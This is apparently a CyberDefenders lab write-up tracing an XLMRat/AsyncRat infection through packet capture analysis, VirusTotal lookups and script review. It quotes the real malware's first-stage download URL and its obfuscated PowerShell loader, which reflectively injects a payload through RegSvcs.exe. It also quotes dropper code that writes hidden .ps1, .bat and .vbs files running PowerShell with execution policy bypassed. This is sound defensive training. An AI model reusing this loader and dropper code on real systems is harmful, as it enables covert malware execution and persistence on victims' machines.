

CyberDenders Write-up: XLMRat Lab





Q1
Weight : 3 | Solved : 3301

The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?


flag:http://45.126.209.4:222/mdm.jpg


process:


Internal IP communicating with the site **madmrx.duckdns.org**.

The internal IP sent a GET request to this site for **/mdm.jpg**:

12 1.585563 10.1.9.101 madmrx.duckdns.org HTTP 127 GET /mdm.jpg HTTP/1.1







We then right-clicked and selected **Follow TCP Stream** to further analyze, showing the URL it is requesting:

GET /mdm.jpg HTTP/1.1
Host: 45.126.209.4:222
Connection: Keep-Alive


Q2
Weight : 5 | Solved : 3153


Which hosting provider owns the associated IP address?

flag: Reliablesite.net

process:

So we already got the IP a while ago. Now let's use an IP lookup tool to trace its hosting provider.
Tool: https://iplocation.io/





Q3
Weight : 4 | Solved : 2425

By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

> flag: 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

process:

So a while ago, we found traffic between the domain and the internal IP. Here, we can see a file being sent to the internal IP.

For further analysis, we noticed a hex string stored in a variable, along with some code—or rather, instructions—on what to do with that data.

This appears to be our loader and the payload we found. We also extracted these files using **Export Objects**.


Let's proceed with obtaining the payload and try to decode it.

First, extract the string from this variable:

$hexString_bbb = "<hex>"

Then, use the **CyberChef** tool:

- Paste the extracted hex string
- Select **From Hex**
- Apply **SHA2** and specify **256**



Tool: https://gchq.github.io/CyberChef/

Q4
Weight : 4 | Solved : 2482

What is the malware family label based on Alibaba?


flag: AsyncRat

process:

We then proceeded to **VirusTotal** and pasted the SHA-256 hash of the payload into the search.

Based on the results, we found:

- **AhnLab-V3:** Malware/Win.Generic.C4980844
- **Alibaba:** Backdoor:MSIL/AsyncRat.a2786761



Tool: https://www.virustotal.com/gui/home/upload


Q5
Weight : 3 | Solved : 2374


What is the timestamp of the malware's creation?

flag : 2023–10–30 15:08

process:

In VirusTotal, under the **Details** section, we can see the history of this malware.
We found that it was created on **2023–10–30 at 15:08:44 UTC**.






Q6
Weight : 4 | Solved : 2392

Which LOLBin is leveraged for stealthy process execution in this script? Provide the full path.

flag: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

process:

This appears to be some form of process injection.
It also looks like obfuscation is being used to make the code unreadable, which is then deobfuscated at runtime—essentially reconstructing itself when executed.



```
Sleep 5
[Byte[]] $NKbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$HM = 'L################o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W########indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In##################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

Q7
Weight : 2 | Solved : 2394

The script is designed to drop several files. List the names of the files dropped by the script.

flag : Conted.ps1,Conted.bat,Conted.vbs

Process:

After further analysis, we found files being dropped:

```
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)

$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b
'@

[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)

$Content = @'
on error resume next
Function CreateWshShellObj()
Dim objName
objName = "WScript.Shell"
Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
Dim filePath
filePath = "C:\Users\Public\Conted.bat"
GetFilePath = filePath
End Function

Function GetVisibilitySetting()
Dim visibility
visibility = 0
GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
```

```
Call RunFile(wshShellObj, filePath, visibility)
'@

[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", $Content)
```

By Alexander Sapo on January 30, 2026.

Canonical link